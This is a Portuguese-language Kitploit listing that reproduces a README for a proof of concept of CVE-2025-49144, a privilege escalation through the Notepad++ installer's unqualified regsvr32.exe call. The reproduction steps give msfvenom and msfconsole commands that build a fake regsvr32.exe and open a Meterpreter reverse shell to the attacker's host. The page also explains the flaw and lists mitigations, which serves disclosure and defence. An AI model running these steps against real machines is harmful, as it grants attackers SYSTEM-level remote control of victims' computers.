
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-49144_PoC — PoC do CVE-2025-49144 para pesquisadores de segurança testarem e experimentarem. | Kitploit
Ferramentas/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoMovimento LateralTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de PayloadsExploração de Binários
Compartilhar
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

PoC do CVE-2025-49144 para pesquisadores de segurança testarem e experimentarem.

Ver Repositório
882886há 1 anoRevisado pelo Kitploit

CVE-2025-49144_PoC


PoC Flow

📌 CVE-2025-49144 é uma vulnerabilidade de escalada de privilégios local de alta gravidade encontrada nos instaladores do Notepad++ v8.8.1 e versões anteriores. Esta vulnerabilidade decorre do comportamento não controlado do caminho de busca de executáveis durante a instalação, permitindo que um atacante local obtenha privilégios de nível SYSTEM ao colocar executáveis maliciosos no mesmo diretório do instalador.


⚙️ Como o CVE funciona – Passo a passo:

🧱 1. O que deu errado no instalador?

O instalador do Notepad++ (anterior à v8.8.2) chama regsvr32.exe para registrar alguns componentes — mas o faz sem fornecer o caminho completo (como C:\Windows\System32\regsvr32.exe).

Em vez disso, ele apenas executa:

regsvr32.exe some_dll

📂 2. Comportamento do caminho de busca do Windows: Quando um executável é iniciado sem um caminho completo, o Windows usa uma ordem de busca específica para encontrar o arquivo:

  1. A pasta a partir da qual o aplicativo foi iniciado (ex.: Downloads)

  2. A pasta do sistema (System32)

  3. A pasta do Windows

  4. O diretório de trabalho atual

  5. Os caminhos na variável de ambiente PATH

Então, se um regsvr32.exe falso for colocado na mesma pasta do instalador (ex.: Downloads), o Windows o usará antes do real.

💣 3. Exploração:

- O atacante coloca um regsvr32.exe malicioso na mesma pasta do instalador legítimo do Notepad++ (ex.: na pasta Downloads da vítima).

- A vítima executa o instalador (pensando que é seguro).

- O instalador chama regsvr32.exe, mas acaba executando o malicioso da mesma pasta — com privilégios de SYSTEM (porque instaladores normalmente solicitam permissões de administrador).

- O payload do atacante agora está sendo executado como NT AUTHORITY\SYSTEM.

⚙️ Passos para Reproduzir:

  1. Obtenha o shell code:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. Baixe o arquivo "regsvr32_loader.c" e edite-o.
  2. Cole todo o shellcode de shellcode.txt no comentário mencionado.
  3. Compile para regsvr32.exe:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. Implante um listener do meterpreter:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. Baixe uma versão vulnerável do Notepad++, ou seja, anterior à 8.8.1, pois a 8.8.1 agora é atualizada automaticamente.Para o PoC, usei o Notepad++ v8.6.8
  2. Mova o arquivo "regsvr32.exe" para o sistema Windows na mesma pasta do instalador do Notepad++, provavelmente na pasta Downloads.
  3. Conclua a instalação do instalador do Notepad++.

Nota: Este é um PoC e, portanto, foi testado com o Windows Defender e a proteção em tempo real desativados.


✅ Mitigação

Usuários e administradores devem:

  • Atualizar para o Notepad++ v8.8.2 ou posterior

  • Restringir a instalação de software a administradores confiáveis

  • Usar AppLocker, WDAC ou Políticas de Restrição de Software (SRP) para:

    • Bloquear a execução a partir de pastas graváveis pelo usuário (ex.: Downloads)
    • Impedir a execução de binários não confiáveis, como regsvr32.exe, de caminhos não autorizados
    • Impor assinatura de código para executáveis

As equipes de segurança devem auditar regularmente os caminhos de instalação, monitorar permissões de gravação e observar o comportamento durante a execução do instalador para reduzir a superfície de ataque.


🏷️ Licença

Licença MIT — Gratuito apenas para fins educacionais, de pesquisa e defensivos.


🤝 Contribuição

Pull Requests são bem-vindos — melhore a detecção, adicione recursos ou sugira correções.


⚠️ Aviso Legal

Este PoC é apenas para fins educacionais e de pesquisa. Use-o por sua conta e risco. O autor não é responsável por qualquer uso indevido ou dano causado.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    350
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    292

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





